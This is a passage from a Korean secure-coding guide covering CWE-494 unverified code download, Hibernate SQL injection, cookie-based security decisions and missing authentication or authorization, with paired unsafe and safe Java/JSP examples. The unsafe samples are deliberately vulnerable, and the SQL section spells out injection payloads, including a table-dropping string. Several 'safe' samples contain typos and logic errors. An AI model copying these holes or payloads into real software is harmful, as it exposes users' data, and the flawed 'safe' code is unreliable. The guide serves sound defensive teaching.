29:      converterClasses.put("UTF16ToUTF8", "TextEncodingChanger");
30:      ...
31:    }
32:    ...
33:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
     ServletException, IOException
34:    {
35:      String command = request.getParameter("command");
36:      ...
37:      // 글을 써서 올리는 요청 처리
38:      if (command.equals(UPLOAD_DOCUMENT_COMMAND))
39:      {
40:        String documentName  = request.getParameter(DOCUMENT_NAME_PARAM);
41:        String converterParam  = request.getParameter(CONVERTER_PARAM);
42:
43:        // upload 한다.
44:        if(converterParam != null)
45:        {
46:          // 문서 format이 html이 아닐 경우, html로 변환을 수행
47:          ...
48:          try
49:          {
50:            Class converterClass  = Class.forName(converterClasses.get(converterParam));
51:            Converter converter  = (Converter)converterClass.newInstance();
52:            String htmlContents  = converter.convertToHtml(documentName);
53:            ...
54:          }
55:          ...
56:        }
57:        ...
58:      }
59:      ...
60:    }
61:    ...
62:  }
```

라. 참고 문헌

[1] CWE-470 Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection'), http://cwe.mitre.org/data/definitions/470.html

24. 무결성 점검 없는 코드 다운로드(Download of Code Without Integrity Check)

가. 정의

원격으로부터 소스 코드 또는 실행파일을 무결성 검사 없이 다운로드 받고 이를 실행하는 제품들이 종종 존재한다. 이는 host server의 변조, DNS spoofing 또는 전송시의 코드 변조 등의 방법을 이용하여 공격자가 악의적인 코드를 실행할 수 있도록 한다.

나. 안전한 코딩기법

- SW의 자동 업데이트와 같이 다운로드될 코드를 제공할 때는 코드에 대한 암호화된 시그니처를 사용하고 클라이언트가 시그니처를 검증하도록 한다.

다. 예제

다음의 예제는 URLClassLoader를 사용하여, 원격의 파일을 다운로드 한다. 다운로드 대상 파일에 대한 무결성 검사를 수행하지 않을 경우, 파일변조 등으로 피해가 발생할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  URL[] classURLs= new URL[]{new URL("file:subdir/")};
2:  URLClassLoader loader = new URLClassLoader(classURLs);
3:  Class loadedClass = Class.forName("MyClass", true, loader);
```

공개키 방식의 암호알고리즘과 메커니즘을 이용하여 전송파일에 대한 시그니처를 생성하고, 파일의 변조유무를 판단한다.

■ 안전한 코드의 예 - JAVA

```
1:  // 서버에서는 private key를 가지고 MyClass를 암호화한다.
2:  String jarFile = "./download/util.jar";
3:  byte[] loadFile = FileManager.getBytes(jarFile);
4:  loadFile = encrypt(loadFile,privateKey);
5:  // jarFile명으로 암호화된 파일을 생성한다.
6:  FileManager.createFile(loadFile,jarFileName);
7:  ....
8:  // 클라이언트에서는 파일을 다운로드 받을 경우 public key로 복호화 한다.
9:  URL[] classURLs= new URL[]{new URL("http://filesave.com/download/util.jar")};
10: URLConnection conn=classURLs.openConnection();
11: InputStream is = conn.getInputStream();
12: // 입력 스트림을 읽어 서버의 jarFile명으로 파일을 출력한다.
13: FileOutputStream fos = new FileOutputStream(new File(jarFile));
14: while ( is.read(buf) != -1 )
15: {
16:     ...
```

```
17:  }
18:  byte[] loadFile = FileManager.getBytes(jarFile);
19:  loadFile = decrypt(loadFile,publicKey);
20:  // 복호화된 파일을 생성한다.
21:  FileManager.createFile(loadFile,jarFile);
22:  URLClassLoader loader = new URLClassLoader(classURLs);
23:  Class loadedClass = Class.forName("MyClass", true, loader);
```

다음의 예에서는 파일을 다운로드하는 함수를 제공하고 있다. 이 다운로드 함수는 파일의 무결성에 대한 검사를 하지 않고 있다. 따라서 인증된 사이트로 위장하거나, 중간에 파일의 내용을 악의적으로 바꿀 경우, 이에 대하여 대처를 할 방법이 없다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class DownloadFile
2:  {
3:    public boolean download(String localPath, String remoteURL)
4:    {
5:      try
6:      {
7:        URL url = new URL(remoteURL);
8:        url.openConnection();
9:        InputStream reader = url.openStream();
10:
11:       FileOutputStream writer = new FileOutputStream(localPath);
12:       byte[] buffer = new byte[BUFFER_SIZE];
13:       int totalBytesRead = 0;
14:       int bytesRead = 0;
15:
16:       while ((bytesRead = reader.read(buffer)) > 0)
17:       {
18:          writer.write(buffer, 0, bytesRead);
19:          totalBytesRead += bytesRead;
20:       }
21:       writer.close();
22:       reader.close();
23:     }
24:     ...
25:   }
26: }
```

다음의 예제는 체크섬에 대한 검사를 하고 있다. 파일의 내용이 공개되어서는 안 될 경우는 모든 파일을 암호화하여야 하지만, 파일의 내용이 공개되어도 되는 경우에 파일의 모든 내용을 암호화하기 보다는 체크섬을 이용하여 파일의 내용이 악의적으로 변경되었는지 확인하는 것이 효과적이다. 상대적으로 크기가 작은 체크섬에 공개키 방식을 적용하여, 인

증된 사이트로 위장하거나, 중간에 파일의 내용을 바꾸는 등의 악의적인 공격에 대처할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  public class DownloadFile
2:  {
3:      public boolean download(String localPath, String remoteURL, String checksumURL)
4:      {
5:          ...
6:          _download(checksumFilePath, checksumURL);
7:          decrypt(checksumFilePath, publicKey);
8:          _download(localPath, remoteURL);
9:          return checkCheckSum(localPath, checksumFilePath);
10:     }
11:     private void _download(String localPath, String remoteURL)
12:     {
13:         try
14:         {
15:             URL url = new URL(remoteURL);
16:             url.openConnection();
17:             InputStream reader = url.openStream();
18:
19:             FileOutputStream writer = new FileOutputStream(localPath);
20:             byte[] buffer = new byte[BUFFER_SIZE];
21:             int totalBytesRead = 0;
22:             int bytesRead = 0;
23:
24:             while ((bytesRead = reader.read(buffer)) > 0)
25:             {
26:                 writer.write(buffer, 0, bytesRead);
27:                 totalBytesRead += bytesRead;
28:             }
29:             writer.close();
30:             reader.close();
31:         }
32:     }
33: }
```

라. 참고 문헌

[1] CWE-494 Download of Code Without Integrity Check, http://cwe.mitre.org/data/definitions/494.html

[2] 2011 SANS Top 25 - RANK 14 (CWE-494), http://cwe.mitre.org/top25/

[3] Richard Stanway (r1CH). "Dynamic File Uploads, Security and You

[4] Johannes Ullrich. "8 Basic Rules to Implement Secure File Uploads". 2009-12-28

25. SQL 삽입 공격: Hibernate(SQL Injection: Hibernate)

가. 정의

외부의 신뢰할 수 없는 입력을 적절한 검사 과정을 거치지 않고 Hibernate API의 SQL 질의문 생성을 위한 문자열로 사용하면, 공격자가 프로그래머가 의도하지 않았던 문자열을 전달함으로써 질의문의 의미를 왜곡시키거나 그 구조를 변경하여 임의의 데이터베이스 명령어가 수행되도록 할 수 있다.

나. 안전한 코딩기법

- 질의문의 생성시 상수 문자열만 사용한다. 외부의 입력에 따라 질의문을 수정해야 한다면 인자를 받는 질의문을 상수 문자열로 생성한 후, 쿼리의 인자값을 setParameter(), set<타입이름>() 등의 메소드를 사용하여 설정한다.

다. 예제

다음의 예제는 외부의 입력(**idValue**)을 아무 검증과정 없이 질의문에 그대로 사용하고 있다. 만일, 외부의 입력으로 n' or '1'='1 과 같은 문자열이 입력되면, 다음과 같은 질의문이 생성되어 테이블 내의 모든 레코드가 반환된다.

(from Address a where a.name='n' or '1'='1')

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public void listHoney()
3:  {
4:      Session session = new Configuration().configure().buildSessionFactory().openSession();
5:      try
6:      {
7:              Properties props = new Properties();
8:              String fileName = "Hibernate.properties";
9:              FileInputStream in = new FileInputStream(fileName);
10:             props.load(in);
11:             ……
12:             // 외부로부터 입력을 받음
13:             String idValue = props.getProperty("idLow");
14:             // 외부 입력을 검증없이 SQL qeuery문의 인자로 사용한다.
15:             Query query = session.createQuery("from Address a where a.name='" +
    idValue);
16:             query.list();
17:     }
18:     catch (IOException e) {     ……      }
19:  ……
20:  }
```

외부 입력(**idValue**)에 따른 인자값은 **setParameter** 메소드를 사용하여 설정함으로써 질의문의 구조가 바뀌는 것을 방지할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public void listHoney()
3:  {
4:      Session session = new Configuration().configure().buildSessionFactory().openSession();
5:      try
6:      {
7:              Properties props = new Properties();
8:              String fileName = "Hibernate.properties";
9:              FileInputStream in = new FileInputStream(fileName);
10:             if (in == null || in.available() <= 0) return;
11:             props.load(in);
12:             ……
13:             // 외부로 부터 입력을 받는다.
14:             String idValue = props.getProperty("idLow");
15:             // 입력값에 대한 유효성을 검사한다.
16:             if (idValue == null || "".equals(idValue)) idValue = "defaultID";
17:             // SQL query 문장을 작성한다.
18:             Query query = session.createSQLQuery("select h from Honey as h where h.id '=
        :idVal'");
19:             query.setParameter("idVal", idValue);
20:             query.list();
21:     }
22:     catch (IOException e) {     ……     }
23:  ……
```

다음의 예제는 사용자가 소유하고 있는 **item**에 대한 정보를 얻어오고 있다. 동적으로 질의문을 생성할 때 **itemname**을 **name'; DROP item; --**로 주게 되면, 이 질의문을 수행한 결과는 **SELECT * FROM item WHERE owner='user name' AND itemname = 'item name';**과 **DROP item;**의 두개의 쿼리문을 수행한 결과와 동일하다. 따라서 질의문의 의도와는 다르게, DB에서 **item** 테이블 정보가 삭제되게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:      private final String COMMAND_PARAM  = "command";
4:
5:      // Command 관련 정의
6:      private final String GET_USER_INFO_CMD = "get_user_info";
7:
8:      private final String USER_ID_PARM  = "user_id";
9:      private final String ITEM_NAME_PARM  = "itemName";
```

```
10:
11:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
       ServletException, IOException
12:    {
13:      String command = request.getParameter(COMMAND_PARAM);
14:      ...
15:      if (command.equals(GET_USER_INFO_CMD))
16:      {
17:        String userId = request.getParameter(USER_ID_PARM);
18:        String itemName = request.getParameter(ITEM_NAME_PARM);
19:
20:        Session session = new Configuration().configure().buildSessionFactory().openSession();
21:
22:        String sql = "SELECT * FROM item WHERE item.owner = '"
23:        + userId + "' AND item.name = '"
24:        + itemName + "'";
25:        Query query = seesion.createSQLQuery(sql);
26:        List list  = query.list();
27:        ...
28:      }
29:      ...
30:    }
31:    ...
32:  }
```

다음의 예제에서는 SQL 질의문 생성시 외부에서 입력 받은 문자열을 사용하지 않고, 질의문의 실행시 입력 받은 문자열을 인자로 전달하였다. 이렇게 함으로써 외부에서 어떠한 입력이 들어와도 질의문의 의도를 바꾸지 못하게 된다.

■ 안전한 코드의 예 - JAVA

```
1:   public class Service extends HttpServlet
2:   {
3:     private final String COMMAND_PARAM  = "command";
4:
5:     // Command 관련 정의
6:     private final String GET_USER_INFO_CMD = "get_user_info";
7:
8:     private final String USER_ID_PARM  = "user_id";
9:     private final String ITEM_NAME_PARM  = "itemName";
10:
11:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
       ServletException, IOException
12:    {
13:      String command = request.getParameter(COMMAND_PARAM);
14:      ...
```

```
15:       if (command.equals(GET_USER_INFO_CMD))
16:       {
17:         String userId = request.getParameter(USER_ID_PARM);
18:         String itemName = request.getParameter(ITEM_NAME_PARM);
19:
20:         PersistenceManager manager = factory.getPersistenceManager();
21:
22:         String sql = "SELECT * FROM item WHERE item.owner = :userId AND ite-
    m.name = :itemName";
23:         Query query = seesion.createSQLQuery(sql);
24:         query.setParameter("userId", userId);
25:         query.setParameter("itemName", itemName);
26:         List list  = query.list();
27:         ...
28:       }
29:       ...
30:     }
31:     ...
32: }
```

라. 참고 문헌

[1] CWE-564 SQL Injection: Hibernate, http://cwe.mitre.org/data/definitions/564.html

26. 보안결정을 신뢰할 수 없는 입력 값에 의존(Reliance on Untrusted Inputs in a Security Decision)

가. 정의

응용프로그램이 외부 입력값에 대한 신뢰를 전제로 보호메커니즘을 사용하는 경우 공격자가 입력값을 조작할 수 있다면 보호메커니즘을 우회할 수 있게 된다. 개발자들이 흔히 쿠키, 환경변수 또는 히든필드와 같은 입력값이 조작될 수 없다고 가정하지만 공격자는 다양한 방법을 통해 이러한 입력값들을 변경할 수 있고 조작된 내용은 탐지되지 않을 수 있다.

인증이나 인가와 같은 보안결정이 이런 입력값(쿠키, 환경변수, 히든필드 등)에 의해 수행되는 경우 공격자는 이런 입력값을 조작하여 응용프로그램의 보안을 우회할 수 있으므로 충분한 암호화, 무결성 체크를 수행하거나 이러한 메커니즘이 없는 경우 외부사용자에 의한 입력값을 신뢰해서는 안 된다.

나. 안전한 코딩기법

- 시스템의 상태정보와 중요한 정보는 서버에만 저장한다.
- 중요한 정보를 클라이언트 쪽에 저장할 경우, 암호화와 무결성 검사를 거친 데이터만 저장되도록 한다.
- 외부입력과 관련된 검사가 자바스크립트를 통해 브라우저에서 이루어지더라도 서버 측에서 재검사를 한다.

다. 예제

평문으로 사용자의 인증정보 및 **authenticated**를 쿠키에 저장하고 있다. 공격자는 쿠키 정보를 변경 가능하기 때문에 중요한 정보를 쿠키에 저장할 때는 암호화해서 저장하고, 가급적 해당정보는 WAS(Web Application Server) 서버의 세션에 저장한다.

■ 안전하지 않은 코드의 예 - JSP

```
1:  <%
2:  String username = request.getParameter("username");
3:  String password = request.getParameter("password");
4:  if (username==nill || password==null || !isAuthenticatedUser(usename, password))
5:  {
6:      throw new MyException("인증 에러");
7:  }
8:  Cookie userCookie = new Cookie("user",username);
9:  Cookie authCookie = new Cookie("authenticated","1");
10:
11: response.addCookie(userCookie);
12: response.addCookie(authCookie);
13: %>
```

사용자의 인증정보를 세션에 저장한다.

■ 안전한 코드의 예 - JSP

```
<%
String username = request.getParameter("username");
String password = request.getParameter("password");
if (username==nill || password==null || !isAuthenticatedUser(usename, password))
{
    throw new MyException("인증 에러");
}
// 사용자 정보를 세션에 저장한다.
HttpSession ses = new HttpSession(true);
ses.putValue("user",username);
ses.putValue("authenticated","1");
%>
```

다음의 예제에서는 쿠키에 기재된 사용자 정보를 현재의 사용자 정보와 비교하여 사용자 인증을 수행하고 있다.

■ 안전하지 않은 코드의 예 - JSP

```
import java.io.IOException;
import java.sql.Connection;
import java.sql.Statement;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.soap.Node;
import javax.xml.xpath.XPath;
import javax.xml.xpath.XPathConstants;
import javax.xml.xpath.XPathExpression;
import javax.xml.xpath.XPathFactory;

/**
 * Servlet implementation class SqlInjection
 */

public class UserInfoPool extends HttpServlet
{
   private final String GET_USER_INFO_CMD = "get_user_info";
   private final String USER_ID_PARM  = "user_id";
```

```
26:    private final String USER_TYPE  = "user_type";
27:
28:    private final String ADMIN_USER     = "admin_user";
29:    private final String NORMAL_USER  = "normla_user";
30:    ...
31:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
32:    {
33:      String command = request.getParameter("command");
34:      if (command.equals(GET_USER_INFO_CMD))
35:      {
36:        ...
37:        response.getOutputStream().print(userId);
38:        response.getOutputStream().print(userName);
39:        response.getOutputStream().print(userHomepage);
40:
41:        if(getCookie(USER_TYPE).equals(ADMIN_USER))
42:        {
43:          ...
44:          response.getOutputStream().print(userAddress);
45:          response.getOutputStream().print(userPhoneNumber);
46:          ...
47:        }
48:        ...
49:      }
50:      ...
51:    }
52:    ...
53:  }
```

세션에 저장된 사용자의 인증정보와 현재의 사용자 정보를 비교한다.

■ 안전한 코드의 예 - JSP

```
1:   import java.io.IOException;
2:   import java.sql.Connection;
3:   import java.sql.Statement;
4:   import java.util.regex.Matcher;
5:   import java.util.regex.Pattern;
6:
7:   import javax.servlet.ServletException;
8:   import javax.servlet.annotation.WebServlet;
9:   import javax.servlet.http.HttpServlet;
10:  import javax.servlet.http.HttpServletRequest;
11:  import javax.servlet.http.HttpServletResponse;
```

```
12:  import javax.xml.soap.Node;
13:  import javax.xml.xpath.XPath;
14:  import javax.xml.xpath.XPathConstants;
15:  import javax.xml.xpath.XPathExpression;
16:  import javax.xml.xpath.XPathFactory;
17:
18:  /**
19:   * Servlet implementation class SqlInjection
20:   */
21:
22:  public class UserInfoPool extends HttpServlet
23:  {
24:     private final String GET_USER_INFO_CMD = "get_user_info";
25:     private final String USER_ID_PARM   = "user_id";
26:     private final String USER_TYPE   = "user_type";
27:
28:     private final String ADMIN_USER      = "admin_user";
29:     private final String NORMAL_USER   = "normla_user";
30:     ...
31:     protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
32:     {
33:        String command = request.getParameter("command");
34:        if (command.equals(GET_USER_INFO_CMD))
35:        {
36:           ...
37:           response.getOutputStream().print(userId);
38:           response.getOutputStream().print(userName);
39:           response.getOutputStream().print(userHomepage);
40:
41:           if(((String)request.getSession().getAttribute(USER_TYPE)).equals(ADMIN_USER))
42:           {
43:              ...
44:              response.getOutputStream().print(userAddress);
45:              response.getOutputStream().print(userPhoneNumber);
46:              ...
47:           }
48:           ...
49:        }
50:        ...
51:     }
52:     ...
53:  }
```

라. 참고문헌

[1] CWE-807 Reliance on Untrusted Inputs in a Security Decision, http://cwe.mitre.org/data/definitions/807.html

[2] CWE-247 Reliance on DNS Lookups in a Security Decision, http://cwe.mitre.org/data/definitions/247.html

[3] CWE-302 Authentication Bypass by Assumed-Immutable Data, http://cwe.mitre.org/data/definitions/302.html

[4] CWE-784 Reliance on Cookies without Validation and Integrity Checking in a Security Decision http://cwe.mitre.org/data/definitions/784.html

[5] 2011 SANS Top 25 - RANK 10 (CWE-807), http://cwe.mitre.org/top25/

제2절 보안기능

기본적인 보안 기능을 다룰 때는 세심한 주의가 필요하다. 부적절한 보안특성의 사용은 오히려 성능이나 부가적인 문제를 불러 올 수도 있다. 보안특성에는 인증, 접근제어, 기밀성, 암호화, 권한 관리 등이 포함된다.

1. 적절한 인증 없는 중요기능 허용(Missing Authentication for Critical Function)

가. 정의

적절한 인증과정이 없이 중요정보(계좌이체 정보, 개인정보 등)를 열람(또는 변경)할 때 발생하는 보안약점이다.

나. 안전한 코딩기법

- 클라이언트의 보안검사를 우회하여 서버에 접근하지 못하도록 한다.
- 중요한 정보가 있는 페이지는 재인증이 적용되도록 설계하여야 한다(은행 계좌이체 등).

※ 안전하다고 확인된 라이브러리나 프레임워크를 사용한다. 즉 OpenSSL이나 ESAPI의 보안 기능을 사용한다.

다. 예제

재 인증을 거치지 않고 계좌 이체를 하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public void sendBankAccount(String accountNumber,double balance)
2:  {
3:      ...
4:      BankAccount account = new BankAccount();
5:      account.setAccountNumber(accountNumber);
6:      account.setToPerson(toPerson);
7:      account.setBalance(balance);
8:      AccountManager.send(account);
9:      ...
10: }
```

인증을 받은 사용자만이 다시 재인증을 거쳐 계좌 이체가 가능하도록 한다.

■ 안전한 코드의 예 - JAVA

```
1:  public void sendBankAccount(HttpServletRequest request, HttpSession session, String
    accountNumber,double balance)
2:  {
3:      ...
4:      // 재인증을 위한 팝업 화면을 통해 사용자의 credential을 받는다.
5:      String newUserName = request.getParameter("username");
```

```
6:        String newPassword = request.getParameter("password");
7:        if ( newUserName == null || newPassword == null )
8:        {
9:            throw new MyEception("데이터 오류:);
10:       }
11:
12:       // 세션으로부터 로긴한 사용자의 credential을 읽는다.
13:       String password = session.getValue("password");
14:       String userName = session.getValue("username");
15:
16:   // 재인증을 통해서 이체여부를 판단한다.
17:       if ( isAuthenticatedUser()   && newUserName.equal(userName)  &&
18:            newPassword.equal(password) )
19:       {
20:           BankAccount account = new BankAccount();
21:           account.setAccountNumber(accountNumber);
22:           account.setToPerson(toPerson);
23:           account.setBalance(balance);
24:           AccountManager.send(account);
25:       }
26:       ...
27:   }
```

다음의 예제는 중요정보(사원의 연봉 정보)를 열람하기 전에 열람 권한이 있는지 먼저 권한 테이블을 조회하여 확인한 후 조회를 허용한다. **isStaff**의 결과를 통해 열람 권한을 확인한 후 자격이 주어진 경우에만 **getEmployeeInfo**로 연봉 정보를 조회할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:   // 중요 함수 앞단에 인증 과정을 삽입하여, 실수로 중요 정보를 보게 되는 것을 미연에 방
     지
2:   public class EmployeeManagement extends HttpServlet
3:   {
4:    private final String COMMAND_PARAM = "command";
5:    private final HashTable<String, ArrayList<String>> functionAccessibileUserTypes;
6:
7:    // Command 관련 정의
8:    private final String GET_EMPLOYEE_INFO = "get_employee_info";
9:    private final String USER_ID_PARM = "user_id";
10:   private final String PASSWORD_PARM = "password";
11:   private final String EMPLOYEE_ID_PRARM = "employee_id";
12:
13:   public EmployeeManagement()
14:   {
15:    ArrayList<String> salaryAccessibleUserTypes;
16:    salaryAccessibleTypes.add("AccountingStaff");
```

```
17:     salaryAccessibleTypes.add("CEO");
18:     functionAccessibileIds.put("getSalaray", salaryAccessibleTypes);
19:     ...
20:   }
21:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
22:   {
23:     String command = request.getParameter("command");
24:     if (command.equals(GET_EMPLOYEE_INFO))
25:     {
26:       String userId = request.getParameter(USER_ID_PARM);
27:       String password = request.getParameter(PASSWORD_PARM);
28:       String employeeId = request.getParameter(EMPLOYEE_ID_PRARM);
29:       if(isPasswordRight(userId, password) == false)
30:       {
31:         return false;
32:       }
33:
34:       if(isStaff(userId) == false)
35:       {
36:         return false;
37:       }
38:       ...
39:       EmployeeInfo info = getEmployeeInfo(employeeId, userId, password);
40:       ...
41:     }
42:     ...
43:   }
44:
45:   private void getEmployeeInfo(String employeeId)
46:   {
47:     ...
48:     int salary = getSalary(employeeId);
49:     ...
50:   }
51:
52:   private int getSalary(String employeeId, String userId, String password)
53:   {
54:     if(isPasswordRight(userId, password) == false)
55:     {
56:       return -1;
57:     }
58:
59:     String userType = getUserType(userId);
60:     if(salaryAccessibleUserTypes.get("getSalary").contains(userType) == false){
```

```
61:     {
62:       return -1;
63:     }
64:     ...
65:     return salary;
66:   }
67: }
```

다음의 예제는 인증 프레임워크인 OWASP ESAPI Access Control의 사용하고 있다. 외부로부터 입력받은 **key**와 **runtimeParameter**를 가지고 인증 기준인 **ruleMap**을 통해 인증되었는지 여부를 검증한다.
(http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/AccessController.html)

■ 안전한 코드의 예 - JAVA

```
1:  public void enforceAuthorization(Object key, Object runtimeParameter) throws
    org.owasp.esapi.errors.AccessControlException
2:  {
3:      boolean isAuthorized = false;
4:      try
5:      {
6:          AccessControlRule rule = (AccessControlRule)ruleMap.get(key);
7:          if(rule == null)
8:          {
9:              throw new AccessControlException("AccessControlRule was not found
    for key: " + key, "");
10:         }
11:         System.out.println("Enforcing Authorization Rule \"" + key + "\" Using class: "
    + rule.getClass().getCanonicalName());
12:         isAuthorized = rule.isAuthorized(runtimeParameter);
13:     }
14:     catch(Exception e)
15:     {
16:         throw new AccessControlException("An unhandled Exception was " + "caught,
    so we are recasting it as an " + "AccessControlException.", "", e);
17:     }
18:     if(!isAuthorized)
19:     {
20:         throw new AccessControlException("Access Denied for key: " + key + " runti-
    meParameter: " + runtimeParameter, "");
21:     }
22: }
```

라. 참고 문헌

[1] CWE-306 Missing Authentication for Critical Function, http://cwe.mitre.org/data/definitions/306.html

[2] CWE-302 Authentication Bypass by Assumed-Immutable Data, http://cwe.mitre.org/data/definitions/302.html

[3] CWE-307 Improper Restriction of Excessive Authentication Attempts, http://cwe.mitre.org/data/definitions/307.html


[4] CWE-287 Improper Authentication, http://cwe.mitre.org/data/definitions/287.html

[5] 2011 SANS Top 25 - RANK 5 (CWE-306), http://cwe.mitre.org/top25/

2. 부적절한 인가(Improper Authorization)

가. 정의

SW가 모든 가능한 실행경로에 대해서 접근제어를 검사하지 않거나 불완전하게 검사하는 경우, 공격자는 접근 가능한 실행경로를 통해 접근하여 정보를 유출할 수 있다.



<그림 2-11> 부적절한 인가

나. 안전한 코딩기법

- 응용프로그램이 제공하는 정보와 기능을 역할에 따라 배분함으로써 공격자에게 노출되는 공격표면(attack surface)을 감소시킨다.
- 사용자의 권한에 따른 ACL(Access Control List)을 관리한다.

※ 프레임워크를 사용해서 취약점을 피할 수 있다. 예를 들면, JAAS Authorization Framework나 OWASP ESAPI Access Control 등이 인증 프레임워크로 사용 가능하다.

다. 예제

다음의 코드를 보면 외부 입력인 **name** 값이 필터가 아닌 동적인 LDAP 질의문에서 사용자명으로 사용되었으며, 사용자 인증을 위한 별도의 접근제어 방법이 사용되지 않았다(env.put(Context.SECURITY_AUTHENTICATION, "none");). 이것은 anonymous binding을 허용하는 것으로 볼 수 있다. 따라서 임의 사용자의 정보를 외부에서 접근할 수 있게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public void f(String sSingleId, int iFlag, String sServiceProvider, String sUid, String sPwd)
2:  {
3:      env.put(Context.INITIAL_CONTEXT_FACTORY, CommonMySingleConst.INITCTX);
4:      env.put(Context.PROVIDER_URL, sServiceProvider);
5:      env.put(Context.SECURITY_AUTHENTICATION, "none");
6:      env.put(Context.SECURITY_PRINCIPAL, sUid);
7:      env.put(Context.SECURITY_CREDENTIALS, sPwd);
```

다음의 코드처럼 사용자 ID와 password를 컨텍스트에 설정한 후 접근하도록 접근제어를 사용하는 것이 안전하다.

■ 안전한 코드의 예 - JAVA

```
1:  public void f(String sSingleId, int iFlag, String sServiceProvider, String sUid, String sPwd)
    {
2:    env.put(Context.PROVIDER_URL, sServiceProvider);
3:    env.put(Context.SECURITY_AUTHENTICATION, "simple");
4:    env.put(Context.SECURITY_PRINCIPAL, sUid);
5:    env.put(Context.SECURITY_CREDENTIALS, sPwd);
```

다음의 예제에서는 인증이 성공적으로 끝나면, 어떤 메시지도 조회가능하다. 즉 타인의 메시지 정보를 볼 수가 있다.

■ 안전하지 않은 코드의 예 - JSP

```
1:  <%
2:  String username = request.getParameter("username");
3:  String password = request.getParameter("password");
4:  if (username==nill || password==null || !isAuthenticatedUser(usename, password))
5:  {
6:     throw new Exception("invalid username or password");
7:  }
8:
9:  String msgId = request.getParameter("msgId");
10: if ( msgId == null )
11: {
12:    throw new MyException("데이터 오류");
13: }
14: Message msg = LookupMessageObject(msgId);
15: if ( msg != null )
16: {
17:    out.println("From: " + msg.getUserName()");
18:    out.println("Subject: " + msg.getSubField()");
19:    out.println("\n" + msg.getBodyField()");
20: }
21: %>
```

인증한 사용자와 메시지 박스 사용자가 일치했을 경우에만 해당 메시지를 조회할 수 있도록 한다.

■ 안전한 코드의 예 - JSP

```
1:  <%
2:  String username = request.getParameter("username");
3:  String password = request.getParameter("password");
4:  if (username==nill || password==null || !isAuthenticatedUser(usename, password))
```

```
5:  {
6:      throw new MyException("인증 에러");
7:  }
8:
9:  String msgId = request.getParameter("msgId");
10: if ( msgId == null )
11: {
12:     throw new MyException("데이터 오류");
13: }
14: Message msg = LookupMessageObject(msgId);
15:
16: if ( msg != null && username.equals(msg.getUserName()) )
17: {
18:     out.println("From: " + msg.getUserName()");
19:     out.println("Subject: " + msg.getSubField()");
20:     out.println("\n" + msg.getBodyField()");
21: }
22: else { throw new MyException("권한 에러"); }
23: %>
```

다음의 예제는 인증 프레임워크인 OWASP ESAPI Access Control을 사용하고 있다. 외부로부터 입력받은 **key**와 runtimeParameter를 가지고 인증 기준인 **ruleMap**을 통해 인증되었는지의 여부를 검증해준다.
(http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/AccessController.html)

■ 안전한 코드의 예 - JAVA

```
1:  public void enforceAuthorization(Object key, Object runtimeParameter) throws
    org.owasp.esapi.errors.AccessControlException
2:  {
3:      boolean isAuthorized = false;
4:      try
5:      {
6:          AccessControlRule rule = (AccessControlRule)ruleMap.get(key);
7:          if(rule == null)
8:          {
9:              throw new AccessControlException("AccessControlRule was not found
    for key: " + key, "");
10:         }
11:         System.out.println("Enforcing Authorization Rule \"" + key + "\" Using class: "
    + rule.getClass().getCanonicalName());
12:         isAuthorized = rule.isAuthorized(runtimeParameter);
13:     }
14:     catch(Exception e)
15:     {
```

```
16:             throw new AccessControlException("An unhandled Exception was " + "caught,
    so we are recasting it as an " + "AccessControlException.", "", e);
17:     }
18:     if(!isAuthorized)
19:     {
20:             throw new AccessControlException("Access Denied for key: " + key + " runti-
    meParameter: " + runtimeParameter, "");
21:     }
22: }
```

다음의 예제는 인증 프레임워크인 OWASP ESAPI Access Control을 사용하고 있다. 외부로부터 입력받은 **key**와 runtimeParameter를 가지고 인증 기준인 **ruleMap**을 통해 인증되었는지의 여부를 검증해준다.
(http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/AccessController.html)

■ 안전한 코드의 예 - JAVA

```
1:  public void enforceAuthorization(Object key, Object runtimeParameter) throws
    org.owasp.esapi.errors.AccessControlException
2:  {
3:      boolean isAuthorized = false;
4:      try
5:      {
6:          AccessControlRule rule = (AccessControlRule)ruleMap.get(key);
7:          if(rule == null)
8:          {
9:              throw new AccessControlException("AccessControlRule was not found
    for key: " + key, "");
10:         }
11:         System.out.println("Enforcing Authorization Rule \"" + key + "\" Using class: "
    + rule.getClass().getCanonicalName());
12:         isAuthorized = rule.isAuthorized(runtimeParameter);
13:     }
14:     catch(Exception e)
